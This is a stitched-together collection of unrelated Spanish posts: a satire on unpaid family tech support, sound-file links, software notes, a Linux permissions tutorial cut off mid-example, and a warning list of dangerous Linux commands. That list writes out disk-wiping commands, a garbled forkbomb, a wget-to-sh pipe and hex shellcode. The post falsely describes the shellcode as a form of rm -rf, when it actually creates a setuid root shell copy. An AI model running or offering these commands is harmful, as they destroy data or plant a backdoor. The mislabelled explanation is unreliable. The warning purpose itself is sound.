llame que esta tarde no me viene bien). Míralo, cómo disfruta con el EquisPé. Encima que está aprendiendo gracias a mí... 4 El internés Una vez llamé a mi amigo el pringao porque mi madre me quería instalar Internés. Le di el diskette para que me lo copiara, y me dijo que necesitaba un moden y una línea telefónica... ya me lo veo, éste me quiere sacar más dinero. Pero bueno, le damos más dinero (mi madre piensa que esto ya está costando mucho dinero, que no lo entiende) y nos ponemos internés. Que mostro el Bill Gates este, ahora puedo pasarme ficheros con mi amigo Gervasio. A veces me aparecen ficheros en mis carpetas compartidas, como "TE HE JACKEADO EL TRASTO.txt". Se lo he comentado a Gervasio pero dice que no me preocupe que el XP lleva un Firegual que se asegura de que nadie pueda entrar en nuestro ordenador y matarnos. Tenemos la misma seguridad que en la NASA, dice. Lo primero de todo es que el pringao me instala el Notescapes y el Notescapes Messenger para ver el correo, porque dice que así estamos más seguros contra los virus. Que inculto. Pero si tengo el PANDAS que me lo instalé el año pasado... además un amigo me ha enviado una postal que cuando la abres salen fuegos artificiales y suena sonido 3d en dolby surround mientras la pantalla del ordenador parpadea. Esa postal no se ve en el Notescapes, sólo en el Exploter y el Ousluc. Menos mal que pasé del Notescapes, porque no podría ver los correos en 3D con ActiveEQUISPE ese. Nunca he recibido ninguno de esos, pero no se sabe. Ahora me estoy metiendo en eso del chás. Sí, el chás. Eso que hablas y la gente te habla. El pringao vino a instalarme una cosa que se llama MIRC pero que es una mierda. Le pedimos que nos instale el IRCAP que es lo que usa el Gervasio, que está a la última siempre. Lo malo es que hay que escribir, porque no me va eso de la imagen. Yo me peino, me pongo delante del monitor, pero mi amigo Gervasio dice que no me ve la cara, que si tengo rota la güescan. Tengo que preguntarle al pringao qué es eso de la güescan... A veces tengo que llamar al pringao porque no va Internet. De repente me dice que no hay modems en el sistema, y que tengo que instalar uno. Pero si yo ya tengo uno... definitivamente se ha roto. El pringao viene y hace unas cosas muy raras de Detectar Jarguar y me dice que ha encontrado un nuevo modem. Guay, ya tengo 2. Este me lo debe de haber regalado el pringao porque no me ha cobrado nada... 5 Las conclusiones A estas alturas probablemente ya somos unos expertos copiadores de CDs de música y de juegos, sabemos crackearlos con los craks de www.cdcopyworld.com y somos unos maestros en el Kuake, pero no tenemos ni idea de cómo se usa el ordenador. Ni falta que hace. Esto demuestra que Windows es fácil y por eso nuestro amigo el pringao no tiene que hacer mucho trabajo cuando le llamamos. Esto demuestra también que podemos llevar un ordenador sin tener ni idea, porque sabemos solucionar cualquier problema. Menos mal que el Windows hace el PC fácil y no hace falta saber nada de informática... ¿qué sería de la informática, cómo habría un PC en cada casa si no fuera por Windows? Hay una serie de cosas que no sé hacer todavía, pero no me desespero, porque no creo que me sirva de mucho. Eso de instalar el ofis y reinstalar el Windows, creo que ya sé hacerlo, porque mi amigo el Perico Tilla dice que sólo tengo que pulsar OK todo el rato. Otra cosa que me pasa es que yo borro los programas con la opción de ELIMINAR y luego siguen estando en el menú del Windows... no lo entiendo, el Pringao este los instaló mal de verdad... No importa, eso son minucias, ya llevo 2 años con ordenador, tengo todo el jarguar que pone en la PCguol que es el mejor, tengo todos los juegos que hay, todos los días juego al FISFA, tengo grabadora y me lo grabo todo, hago los trabajos copiando del ENJARTA, chateo con el IRCAP que me tienen todos envidia porque puedo poner colores y sonidos en el canal, tengo un firewall en el ordenador y cada vez que sale una nueva versión de los programas que uso me la bajo de mi colección de páginas warez (por ejemplo, tengo el ACeDeSí 2.4.0.0.0.0.0 y ha salido el 2.4.0.0.0.0.1 así que tengo que actualizarme ya). 6 Qué pueden hacer los pringaos para protegerse Hola, soy Ramón Aguillo Pardillo (alias pringao) y soy el encargado de guiaros en este último capítulo. Tengo 5 amigos a los cuales ayudé a comprar el ordenador. Según esa experiencia, intentaré ser breve, y lo resumiré todo en un par de puntos: ¿Puede la gente conducir sin sacarse el carnet e ir a la autoescuela? ¿Pueden los pilotos de aviones llevar un avión sin tener conocimientos de aviación? No. ¿Entonces porqué tiene que haber un ordenador en cada casa? Los ordenadores son aparatos complejos, que corren software complejo. Todo intento de ocultar lo que hay debajo es una gran mentira. Hace falta conocer lo que hay en un ordenador, cómo funciona y cómo trabaja. Hacen falta conocimientos e interés. Un ordenador no es un microondas. Un ordenador no es una consola (meter juego y listo). Un ordenador no es un video. Si para programar el vídeo nos leemos las instrucciones... ¿porqué no hacerlo para usar un PC? Si tienes un amigo panadero... ¿eso te da derecho a comer pan gratis cuando te apetezca? No. Si tienes un amigo informático... ¿eso te da derecho a que te instale/arregle el ordenador cuando te apetezca? No. Moraleja: cobra siempre. 6, 10, 20 o, mejor, 100 euros por hora de instalación y configuración, sea tu vecino, tu amigo, tu padre, tu madre, tu perro o incluso al mismísimo Luke Skywalker. Windows hace fácil lo fácil e imposible lo difícil. Windows no es fácil. Windows PARECE fácil porque los pringaos como nosotros les instalamos y configuramos todo. Hacemos de soporte técnico de Microsoft. Fomentamos su uso. Fomentamos la piratería. Aunque no lo hagamos directamente, lo hacemos al instalar un PC nuevo con Windows. Lo hacemos por instalar copias piratas de programa a los vecinos cuando nos lo piden, o por conseguirles los programas que necesitan. Lo hacemos por dar consejos sobre Windows, o por resolverles problemas. Nosotros somos el "Windows es fácil". Me gustaría ver la cara de los usuarios de Windows típicos (los avanzados son avanzados en cualquier lugar) cuando les desaparece el modem del panel de control, cuando quieren borrar algo de Mi PC y no pueden, cuando intentan desfragmentar el CDROM (sí, lo he visto), cuando tienen que instalar una tarjeta de tv interna, cuando tienen que configurar el programa para ver el Canal+, cuando se les estropea el registro de Windows, cuando les llega un documento de Office 97 y tienen el Office 95, cuando les salen pantallas azules y saben que tienen que reinstalar. Nosotros evitamos todo eso, porque lo arreglamos nosotros. Hay que evitar eso. Tienen que aprender a ver lo que tienen, lo que usan. Tienen que ver la realidad, el tiempo que pierden. Todo usuario de Windows tiene uno o más pringados que le resuelven la papeleta ante cada problema del sistema. Todo usuario de Linux es potencialmente pringao a menos que viva aislado en Siberia, no tenga parientes conocidos, no tenga Internet y además esté congelado desde hace 2000 años en un bloque de hielo. Windows cuesta mucho tiempo y dinero: reinstalaciones, actualizaciones, más RAM, más disco duro, software, etc. Si quien quiere tu consejo es un padre que pide el ordenador para el hijo y para el colegio ("NUNCA PARA JUGAR", dicen) diles que les instalarás Linux, que es un Sistema Operativo que usan en las Universidades e ISPs por ser más avanzado que Windows y que no tiene juegos si él no quiere. Aunque te cueste más ponerlo en marcha (que lo dudo) y se lo tengas que configurar, sabes que NUNCA te llamará porque se le haya estropeado algo, que NUNCA podrá estropear él el sistema, que NUNCA tendrá virus, que NUNCA podrá borrar ficheros importantes del sistema, que NUNCA instalará mierda de las revistas, que NO necesitarás actualizar hardware cada 6 meses y que NUNCA lo usará para jugar. Plantéale a quien te pide el ordenador para qué lo quiere. Si lo quiere para trabajar, ponle Linux y configuráselo. Si lo quiere para jugar, pasa al punto siguiente. Di que tú no instalas Windows porque está totalmente desaconsejado por sus agujeros de seguridad, los errores que tiene y porque no puedes hacerte responsable de un producto tan lamentable. Di que en los sitios serios se usa Linux o UNIX (como en ISPs o en empresas) y que tú desde 1998 (en mi caso) no tocas un Windows porque usas un Sistema Operativo superior que sirve para trabajar, para estudiar, para aprender informática y para jugar si hace falta. Dile que en Linux no hay virus, que su hijo no podría estropearlo, y que él como padre podría supervisar qué programas necesita y qué instala. Dile que el ordenador lo podrían utilizar varias personas y que cada uno tuviera acceso a unas cosas u otras sin poder estropear las de los demás. Dile que es aún más fácil que Windows y que se usa el KDE o GNOME para verlo (en este punto le enseñas tu propio PC y no hace falta decir más). Por supuesto, se lo tendrás que INSTALAR y CONFIGURAR tú, pero NADA MAS. Si aún así decides ayudarles a instalar un Windows, después de hacerlo, todo lo que quedará de tu esfuerzo y buena voluntad será: "Seguro que el que nos compró el ordenador se ganó un dinerito... seguro". "Esto no hace más que sacar pantallas azules, seguro que nos compró una mierda de ordenador". "Esto no hace más que sacar pantallas azules, seguro que lo instaló mal". (4 años después de comprar el ordenador) "Madre mía, esto va lentísimo, ¡pero si tiene 64 megas de RAM y 2 gigas de disco duro y me costó 200.000 pesetas! ¿Cómo no va a ir el Windows 2004? Seguro que son excusas del pringao ese para que le compremos algo". "Ya ves, le digo que si puede venir a cambiarte el disco duro y me dice que no puede, que tiene exámenes, va a presentar el Proyecto Fin de Carrera, tiene que preparar unas oposiciones, a las 8 al salir de la universidad tiene que ir al trabajo y por las noches hace horas extra de vigilante jurado y que en la hora que le queda libre trabaja gratis para una ONG. Vaya primo que tienes que dice que no tiene tiempo de venir a arreglarte el ordenador...". Si aún así, después de todo, decides instalar un Windows a otra persona... 1. Asegúrate de explicarle cómo funciona el ordenador ANTES de enchufarlo. Niégate a enchufarlo antes de que escuche que el ordenador tiene una placa base a donde se conecta la memoria RAM, el disco duro y el procesador, y 4 cosas básicas más. 2. Una vez encendido, no dejes usar el ordenador hasta que haya entendido que en el disco duro hay ficheros y directorios, dónde está el directorio raíz, y qué directorios se puede encontrar a partir de ahí, tanto desde Windows como desde MSDOS. 3. Explícale que hay otros Sistemas Operativos mejores, con menos fallos, más estables, con más programas. 4. Muéstrale las pocas cosas que lleva el Windows (notepad, paintbrush) y calcúlale en la calculadora lo que le costaría a él tener legales todos los programas que necesita (Office, ACDSee, Photoshop, etc.). 5. Niégate en redondo a instalar software pirateado. Instala en su lugar programas libres o gratuitos, como StarOffice, Netscape, Opera, Eudora, etc. Enséñales el Outlook y el Explorer y diles que si los usan (al igual que si instalan algo pirata) ya no podrás ayudarle con el ordenador y que declinas toda responsabilidad y no podrás solucionarles los problemas. 6. Instala un Linux con KDE o GNOME en otra partición y déjalo configurado con acceso a Internet y muchos programas en los menúes. A veces les entrará la curiosidad de verlo, lo probarán. Verán que no es feo, verán que no es lento. Eso romperá todas las mentiras que se dicen en Internet y en la tele (Linux es feo, Linux está hecho por chavales, no vale para nada, etc.). Tal vez te sorprendas y le puedas dar alguna solución en Linux ("se me cuelga el windows y tengo que hacer un trabajo importante" -> instalas StarOffice en Linux y veremos qué opinan de Linux a partir de ese momento). Nada más, espero con este documento salvar a otros pringados de caer en las redes del usuaribus chupopterus. Este caso de arriba es sólo un ejemplo. Es sólo una de las muchas personas que me han pedido consejo sobre comprar un ordenador en la vida, y que me han enganchado en una espiral de "se me ha estropeado" y "por favor instálame esto" que me hace perder muchas horas de mi tiempo libre cada año, no sólo instalando, sino comprando, buscando o desesperándome. Recuerda, no seas el soporte técnico gratuíto de Microsoft.
Host Gratis con: Php+Apache+MySQL+ EXTRAS: Sin publicidad La descipcion la dare con imagenes, pues dicen que las imagenes dicen mas que mil palabras... juzguen ustedes mismos. Dejenme puntos... Quiero ser NFU pronto
Sonidos de Star Wars para tu video fanatico Aqui tienes para descargar varios ficheros con sonidos para los videos que hagas con espadas laser o necesites sonidos similares. Hay de todo, encendidos, apagados, giros,... http://fcogarcia.net46.net/taringa/blasters.zip Un fichero con varios tipos de disparos de blasters, tanto pistolas personales como grandes cañones de artillería. http://fcogarcia.net46.net/taringa/bloqueos,golpes.zip Una gran recopilación de distintos golpes que se dan con una espada laser, desde golpes espada contra espada, hasta impactos contra distintos objetos. http://fcogarcia.net46.net/taringa/encendidos,apagados.zip Varios tipos distintos de encendidos y apagados de la espada laser. http://fcogarcia.net46.net/taringa/giros.zip Giros y movimientos a distintas velocidades y de distinta duración. http://fcogarcia.net46.net/taringa/pulso.zip Distintos archivos del pulso que se escucha cuando tenemos la espada laser quieta. http://fcogarcia.net46.net/taringa/rayo.zip Una galeria con varios sonidos atribuibles a los rayos sith
Registrate y eliminá la publicidad! Tucan: Gestor de descargas RS y MU para linux Los usuarios de GNU/Linux no tenemos todavía versiones de los administradores de descargas oficiales de Rapidshare y Megaupload. Existen alternativas como Megadownloader, que ya conocimos en Genbeta hace unos meses, o también la aplicación que hoy presentamos: Tucan. Tucan es un gestor para descargar archivos cómodamente de los portales Megaupload, Rapishare y Gigasize. Está programado utilizando las librerías GTK y permite descargar como usuario con cuenta premium y como usuario anónimo. En este último caso, Tucan puede descargar reconociendo los captchas correspondientes y automatizando los tiempos de espera. Ahora mismo la opción de subir archivos no está todavía implementada, pero se está trabajando en ello y seguramente la veremos funcionando dentro de poco. Otra gran virtud de Tucan es que está desarrollado pensando en que sea extensible, de forma que se le puedan ir incorporando plugins y extensiones para seguir mejorando el software. Con una interfaz gráfica sencilla e integrado perfectamente en el entorno Gnome, Tucan permite cerrar la aplicación guardando la sesión actual, para continuar las descargas la próxima vez que sea iniciado. Al añadir nuevas descargas, aparecerá una entrada de texto donde copiar todas las URL’s de los archivos que se quieren obtener. Pulsando en el botón “Comprobar enlaces“, automáticamente comprobará si todos los enlaces siguen estando disponibles en sus respectivos servidores. En la página oficial puede conseguirse el paquete .tar.gz con el código fuente del programa y el fichero README con las sencillas instrucciones para instalarlo. Actualización: Tucan actualmente está pasando por un pequeño bache con Megaupload, debido al intenso rediseño que ha sufrido el portal recientemente. Su equipo está trabajando para adaptarlo al nuevo sistema, que comenzará a funcionar bien próximamente. FUENTE: http://cusl3-tucan.forja.rediris.es/

Efectos de sombra y transparencias con GNOME sin aceleración gráfica 3D (Cairo) en Debian/Ubuntu 1. Abro un Terminal pulsando Alt+F2 y escribiendo gksu gnome-terminal (en GNOME) o gksu konsole (en KDE), pulso Ejecutar 2. Edito el archivo /etc/apt/sources.list: gedit /etc/apt/sources.list (en GNOME) o kedit /etc/apt/sources.list (en KDE) o nano /etc/apt/sources.list o vim /etc/apt/sources.list 3. Añado este repositorio copiando y pegando la siguiente línea al final del archivo: deb http://ppa.launchpad.net/gandalfn/ubuntu hardy main (si en lugar de Ubuntu 8.04 Hardy uso otra versión sustituyo en dicha línea la palabra hardy por el nombre de la versión que corresponda) 4. Guardo y cierro 5. Actualizo la base de datos de paquetes e instalo el paquete que necesito (cairo-compmgr): apt-get get update && apt-get install cairo-compmgr (desde terminal y con sudo delante de apt-get si uso un Terminal normal en Ubuntu) 6. Lo activo en Aplicaciones>Sistema>Preferencias>Cairo Composite Manager o en Aplicaciones>Herramientas del sistema>Cairo Composite Manager 7. Si quiero que se inicie al comenzar la sesión de GNOME voy a Aplicaciones>Sistema>Preferencias>Sesiones y en la sección Programas al inicio pulso el botón ‘+Añadir’ y relleno los campos como en la captura siguiente. Pulso Aceptar. NOTA: Está probado con éxito en Debian “Lenny” beta2 y, por supuesto, una vez activado podréis instalar Avant Window Navigator, el panel al estilo Dock de Mac OS X fuente: http://putolinux.wordpress.com
7 Comandos maliciosos para Linux (Nunca pero nunca los ejecutes) Linux tampoco esta libre de usuarios malintencionados y si eres nuevo en este entorno no esta de mas que conozcas estas cosas. Existen comandos que no es recomendable ejecutar en nuestro sistema o evitar ejecutar si estan contenidos dentro de shell scripts. Yo siempre digo que no hagais Copy & Paste al tuntun de comandos, o si os bajais algun script de un sitio que no conozcais, lo editeis al menos antes y echeis un vistazo a su contenido para evitar luego males mayores. Algunos de estos comandos “peligrosos” son: 1. rm -rf / Este comando borra recursivamente todos los ficheros almacenados en el directorio root. Vendria a ser el equivalente (mas o menos) a un FORMAT C: en Windows. 2. char esp[] __attribute__ ((section(”.text”))) /* e.s.p release */ = “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68″ “\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99″ “\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7″ “\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56″ “\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31″ “\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69″ “\x6e\x2f\x73\x68\x00\x2d\x63\x00″ “cp -p /bin/sh /tmp/.beyond; chmod 4755 /tmp/.beyond;”; Esta es el mismo comando que el anterior, pero escrito en su forma hexadecimal. 3. mkfs.ext3 /dev/sda Formatea el sistema de archivos que se encuentra en /dev/sda (que generalmente es nuestro disco duro). 4. ){:&};: Conocido tambien como forkbomb, Este comando comenzara a crear y ejecutar un elevado numero de procesos en el sistema hasta que este se bloquee. 5. cualquier_comando > /dev/sda Sobreescribe el dispositivo de bloques (/dev/sda) con la salida del comando ejecutado, generalmente borrando el contenido actual del dispositivo y provocado la perdida total de datos. 6. wget http://alguna_url -O- | sh Este comando descargara un fichero ejecutable o script y lo ejecutara. Si el sitio no es confiable podria ser contenido malicioso. 7. mv /home/tu_usuario/* /dev/null Mueve todas las carpetas de tu home a /dev/null, lo que provoca que sean borradas (eliminadas). Via : http://ubuntulife.wordpress.com/
Estimados compañeros de taringa, aqui les dejo este decente post con enlaces utiles para todos aquellos q somos linuxeros sin remedio, espero les guste! Manual de seguridad Debian Virus en GNU/Linux Juegos LINUX http://images.google.com/images?hl=es&resnum=0&q=warzone%202100 http://www.google.com.ar/search?hl=es&q=mejores+juegos+para+linux&start=10&sa=N http://www.google.com.ar/search?q=meneame+dise%C3%B1o+grafico+ktoon+linux http://www.google.com.ar/search?q=dise%C3%B1o+web+en+linux http://www.happypenguin.org/news Programas Diseño gráfico http://appdb.winehq.org/ Distro de Red Star Linux

BleachBit: elimina archivos innecesarios para liberar espacio en GNU/Linux Lo que he estado buscando por mucho tiempo! BleachBit es una aplicación para eliminar cómoda y automáticamente archivos innecesarios del sistema con el objetivo de liberar espacio y borrar los archivos residuales que van añadiendo los distintos programas. Disponible en varios idiomas y en constante desarrollo, la ventana principal ofrece un menú lateral en el que marcar qué programas someter a la limpieza. Soporta aplicaciones de todo tipo y en muchas de ellas incluso permite especificar el tipo de archivos a eliminar. Por ejemplo, para los navegadores web puede especificarse si deshacerse de todo o sólo del historial de navegación, caché, cookies, contraseñas… Incluso también soporta limpiar algunos directorios del sistema operativo, como los archivos que van quedando al instalar programas con el gestor de paquetes, los archivos temporales, el portapapeles, los logs… BleachBit es una herramienta que facilita mucho la tarea de ir eliminando archivos residuales para liberar un poco de espacio en el disco. De un sólo plumazo se pueden limpiar un montón de aplicaciones, todo con una interfaz gráfica sencilla y rápida. Fuentes: http://bleachbit.sourceforge.net/ http://www.genbeta.com/linux/bleachbit-elimina-archivos-innecesarios-para-liberar-espacio-en-gnulinux

Introducción ¿Has visto esa combinación de r,w,x y - cuando listas un directorio?, tienes cierta idea que son los permisos, pero ¿como se usan y como funcionan?. En este manual sobre permisos de archivos y directorios de LinuxTotal entenderás totalmente su uso y la manera correcta de utilizarlos. En Linux, todo archivo y directorio tiene tres niveles de permisos de acceso: los que se aplican al propietario del archivo, los que se aplican al grupo que tiene el archivo y los que se aplican a todos los usuarios del sistema. Podemos ver los permisos cuando listamos un directorio con ls -l: $> ls -l -rwxrwxr-- 1 sergio ventas 9090 sep 9 14:10 presentacion -rw-rw-r-- 1 sergio sergio 2825990 sep 7 16:36 reporte1 drwxr-xr-x 2 sergio sergio 4096 ago 27 11:41 videos Veamos por partes el listado, tomando como ejemplo la primera línea. La primera columna (-rwxrwxr--) es el tipo de archivo y sus permisos, la siguiente columna (1) es el número de enlaces al archivo, la tercera columna (sergio) representa al propietario del archivo, la cuarta columna (ventas) representa al grupo al que pertence al archivo y las siguientes son el tamaño, la fecha y hora de última modificación y por último el nombre delarchivo o directorio. El primer caracter al extremo izquierdo, representa el tipo de archivo, los posibles valores para esta posición son los siguientes: * - un guión representa un archivo comun (de texto, html, mp3, jpg, etc.) * d representa un directorio * l link, es decir un enlace o acceso directo * b binario, un archivo generalmente ejecutable Los siguientes 9 restantes, representan los permisos del archivo y deben verse en grupos de 3. Los tres primeros representan los permisos para el propietario del archivo. Los tres siguientes son los permisos para el grupo del archivo y los tres últimos son los permisos para el resto del mundo o otros. rwx rwx rwx usuario grupo otros En cuanto a las letras, su significado son los siguientes: * r read - lectura * w write - escritura (en archivos: permiso de modificar, en directorios: permiso de crear archivos en el dir.) * x execution - ejecución Las nueve posiciones de permisos son en realidad un bit que o esta encendido (mostrado con su letra correspondiente) o esta apagado (mostrado con un guión -), asi que, por ejemplo, permisos como rwxrw-r--, indicaría que los permisos del propietario (rwx) puede leer, escribir y ejecutar el archivo, el grupo (o sea los usuarios que esten en mismo grupo del archivo) (rw-) podrá leer y escribir pero no ejecutar el archivo, y cualquier otro usuario del sistema (r--), solo podrá leer el archivo, ya que los otros dos bits de lectura y ejecucción no se encuentran encendidos o activados. Permisos en formato numérico octal La cambinación de valores de cada grupo de los usuarios forma un número octal, el bit x es 20 es decir 1, el bit w es 21 es decir 2, el bit r es 22 es decir 4, tenemos entonces: * r = 4 * w = 2 * x = 1 La combinación de bits encendidos o apagados en cada grupo da ocho posibles combinaciones de valores, es decir la suma de los bits encendidos: - - - = 0 no se tiene ningún permiso - - x = 1 solo permiso de ejecución - w - = 2 solo permiso de escritura - w x = 3 permisos de escritura y ejecución r - - = 4 solo permiso de lectura r - x = 5 permisos de lectura y ejecución r w - = 6 permisos de lectura y escritura r w x = 7 todos los permisos establecidos, lectura, escritura y ejecución Cuando se combinan los permisos del usuario, grupo y otros, se obtienen un número de tres cifras que conforman los permisos del archivo o del directorio. Esto es más fácil visualizarlo con algunos ejemplos: Permisos Valor Descripción rw------- 600 El propietario tiene permisos de lectura y escritura. rwx--x--x 711 El propietario lectura, escritura y ejecución, el grupo y otros solo ejecución. rwxr-xr-x 755 El propietario lectura, escritura y ejecución, el grupo y otros pueden leer y ejecutar el archivo. rwxrwxrwx 777 El archivo puede ser leido, escrito y ejecutado por quien sea. r-------- 400 Solo el propietario puede leer el archivo, pero ni el mismo puede modificarlo o ejecutarlo y por supuesto ni elgrupo ni otros pueden hacer nada en el. rw-r----- 640 El usuario propietario puede leer y escribir, el grupo puede leer el archivo y otros no pueden hacer nada. Estableciendo los permisos con el comando chmod Habiendo entendido lo anterior, es ahora fácil cambiar los permisos de cualquier archivo o directorio, usando el comando chmod (change mode), cuya sintaxis es la siguiente: chmod permisos archivo, algunos ejemplos: $> chmod 755 reporte1 $> chmod 511 respaldo.sh $> chmod 700 julio* $> chmod 644 * Los ejemplos anterior establecen los permisos correspondientes que el usuario propietario desea establecer, el tercer ejemplo (chmod 700 julio*) cambiará los permisos a todos los archivos que empiezen con julio (julio01, julio02, julio_respaldo, etc.) debido al caracter '*' que es parte de las expresiones regulares que el shell acepta, e indica lo que sea. El último ejemplo por lo tanto cambiará los permisos a los archivos dentro del directorio actual. Una opción común cuando se desea cambiar todo un árbol de directorios, es decir, varios directorios anidados y sus archivos correspondientes, es usar la opción -R, de recursividad: $> chmod -R 755 respaldos/* Esto cambiará los permisos a 755 (rwxr-xr-x) del directorio respaldos y de todos los subdirectorios y archivos que estén contenidos dentro de este. Estableciendo permisos en modo simbólico Otra manera popular de establecer los permisos de un archivo o directorio es a través de identificadores del bit (r,w, o x) de los permisos, como ya se vió anteriormente, pero ahora identificando además lo siguiente: * al usuario con la letra u * al grupo con la letra g * a otros usuarios con la letra o * y cuando nos referimos a todos (usuario, grupo, otros) con la letra a (all, todos en inglés) * el signo + para establecer el permiso * el signo - para eliminar o quitar el permiso La sintaxis es muy simple chmod augo[+|-]rwx[,...] archivo, asi por ejemplo, si queremos que otros tengan permiso de escritura sería chmod o+w archivo, todos los usuarios con permisos de ejecución chmod a+x archivo. En este modo de establecer permisos, solo hay que tomar en cuenta que partiendo de los permisos ya establecidos se agregan o se quitan a los ya existentes.Veámoslo con ejemplos su manera de trabajar: Actual chmod Resultado Descripción rw------- a+x rwx--x--x Agregar a todos (all) permisos de escritura. rwx--x--x go-x rwx------ Se eliminan permiso de ejecución para grupo y otros. rwxr-xr-x u-x,go-r rw---x--x Al usuario se le quita ejecución, al grupo y otros se le quita lectura. rwxrwxrwx u-x,go-rwx rw------- Al usuario se le elimina ejecución, al grupo y otros se eliminan todos los permisos. r-------- a+r,u+w rw-r--r-- A todos se les agrega lectura, al usuario se le agrega escritura. rw-r----- u-rw,g+w,o+x ---rw---x Al usuario se le eliminan lectura y escritura, al grupo se le agrega lectura y otros se le agrega ejecución. Cambiando propietario y grupo Volviendo a mostrar el listado al inicio de este artículo: $> ls -l -rwxrwxr-- 1 sergio ventas 9090 sep 9 14:10 presentacion -rw-rw-r-- 1 sergio sergio 2825990 sep 7 16:36 reporte1 drwxr-xr-x 2 sergio sergio 4096 ago 27 11:41 videos Vemos en la tercera y cuarta columna al usuario propietario del archivo y al grupo al que pertence, es posible cambiar estos valores a través de los comandos chown (change owner, cambiar propietario) y chgrp (change group, cambiar grupo). La sintaxis es muy sencilla: chown usuario archivo y chgrp grupo archivo. Además al igual que con chmod, también es posible utilizar la opción -R para recursividad. #> ls -l presentacion -rwxrwxr-- 1 sergio ventas 9090 sep 9 14:10 presentacion #> chown juan presentacion #> ls -l presentacion -rwxrwxr-- 1 juan ventas 9090 sep 9 14:10 presentacion #> chgrp gerentes presentacion #> ls -l presentacion -rwxrwxr-- 1 juan gerentes 9090 sep 9 14:10 presentacion Solo el usuario root puede cambiar usuarios y grupos a su voluntad sobre cualquier usuario, queda claro que habiendo ingresado al sistema como usuario normal, solo podrá hacer cambios de grupos, y eso solo a los que pertenezca. Una manera rápida para el usuario root de cambiar usuario y grupo al mismo tiempo, es con el mismo comando chown de la siguiente manera: #> chown juan.gerentes presentacion (o en vez de punto, con : puntos) #> chown juan:gerentes presentacion Así, cambiará el usuario.grupo en una sola instrucción. Bits SUID, SGID y de persitencia (sticky bit) Aún hay otro tipo de permisos que hay que considerar. Se trata del bit de permisos SUID (Set User ID), el bit de permisos SGID (Set Group ID) y el bit de permisos de persistencia (sticky bit). Para entender los dos primeros el SUID y el SGID veamos los permisos para un comando de uso común a todos los usuarios, que es el comando passwd, que como se sabe sirve para cambiar la contraseña del usuario, y puede ser invocado por cualquier usuario para cambiar su propia contraseña, si vemos sus permisos observaremos un nuevo tipo de permiso: #> ls -l /usr/bin/passwd -r-s--x--x 1 root root 21944 feb 12 2006 /usr/bin/passwd SUID En vez de la 'x' en el grupo del usuario encontramos ahora una 's' (suid). passwd es un comando propiedad de root, pero sin embargo debe de poder ser ejecutado por otros usuarios, no solo por root. Es aqui donde interviene el bit SUID, donde al activarlo obliga al archivo ejecutable binario a ejecutarse como si lo hubiera lanzado el usuario propietario y no realmente quien lo lanzó o ejecutó. Es decir, es poder invocar un comando propiedad de otro usuario (generalmente de root) como si uno fuera el propietario. SGID El bit SGID funciona exactamente igual que el anterior solo que aplica al grupo del archivo. Es decir si el usuario pertenece al grupo 'ventas' y existe un binario llamado 'reporte' que su grupo es 'ventas' y tiene el bit SGID activado, entonces el usuario que pertenezca al grupo 'ventas' podrá ejecutarlo. También se muestra como una 's' en vez del bit 'x' en los permisos del grupo. STICKY BIT (Bit de persistencia) Este bit se aplica para directorios como en el caso de /tmp y se indica con una 't': #> ls -ld /tmp drwxrwxrwt 24 root root 4096 sep 25 18:14 /tmp Puede apreciarse la 't' en vez de la 'x' en los permisos de otros. Lo que hace el bit de persistencia en directorios compartidos por varios usuarios, es que el sólo el propietario del archivo pueda eliminarlo del directorio. Es decir cualquier otro usuario va a poder leer el contenido de un archivo o ejecutarlo si fuera un binario, pero sólo el propietario original podrá eliminarlo o modificarlo. Si no se tuviera el sticky bit activado, entonces en estas carpetas públicas, cualquiera podría eliminar o modificar los archivos de cualquier otro usuario. Estableciendo los permisos especiales Para cambiar este tipo de bit se utiliza el mismo comando chmod pero agregando un número octal (1 al 7) extra al principio de los permisos, ejemplo: #> ls -l /usr/prog -r-x--x--x 24 root root 4096 sep 25 18:14 prog #>chmod 4511 /usr/prog #> ls -l /usr/prog -r-s--x--x 24 root root 4096 sep 25 18:14 prog Nótese que el valor extra es el '4' y los demás permisos se dejan como se quieran los permisos para el archivo. Es decir, los permisos originales en este ejemplo eran 511 (r-x--x--x), y al cambiarlos a 4511, se cambió el bit SUID reemplazando el bit 'x' del usuario por 's'. Los posibles valores serían los siguientes: - - - - - - - - - = 0 Predeterminado, sin permisos especiales. No se requiere indicar. - - - - - - - - t = 1 Bit de persistencia, sticky bit - - - - - s - - - = 2 Bit sgid de grupo - - - - - s - - t = 3 Bit sgid y sticky - - s - - - - - - = 4 Bit suid - - s - - - - - t = 5 Bit suid y sticky - - s - - s - - - = 6 Bit suid y sgid - - s - - s - - t = 7 Bit suid, sgid y sticky MUY IMPORTANTE: Algo sumamente delicado y que se tiene que tomar muy en cuenta es lo que decidas establecer con permisos de bit SUID y SGID, ya que recuerda que al establecerlos de esta manera, cualquier usuario podrá ejecutarlos como si fueran el propietario original de ese programa. Y esto puede tener consecuencias de seguridad severas en tu sistema. Siempre considera y reconsidera si conviene que un usuario normal ejecute aplicaciones propias de root a través del cambio de bits SUID o SGID. Mejores alternativas pueden ser los comandos sudo y su, en este tip de LinuxTotal.com.mx encuentras una manera de identificar archivos y ejecutables con estos bits establecidos. Permisos preestablecidos con umask El comando umask establece la máscara de permisos de directorio y de archivos. Es decir los nuevos directorios y archivos que se crean obtienen el valor de los permisos a partir de los valores de umask. $> umask 0002 (o en formato simbólico con la opción -S) $> umask -S u=rwx,g=rwx,o=rx Lo anterior indica que un directorio y archivos ejecutables se crearán con los permisos 775 y los archivos comunes con los permisos 664. Esto se logra restando de 777 el valor de umask (777-002) y (666-002) respectivamente. El primer valor de umask corresponde para valores de Sticky bit, GUID o SUID, que por default es 0. $> umask 0002 (Creamos un archivo y según la máscara debemos de tener 666-002=664 o rw-rw-r--) $> touch archivo $> ll archivo 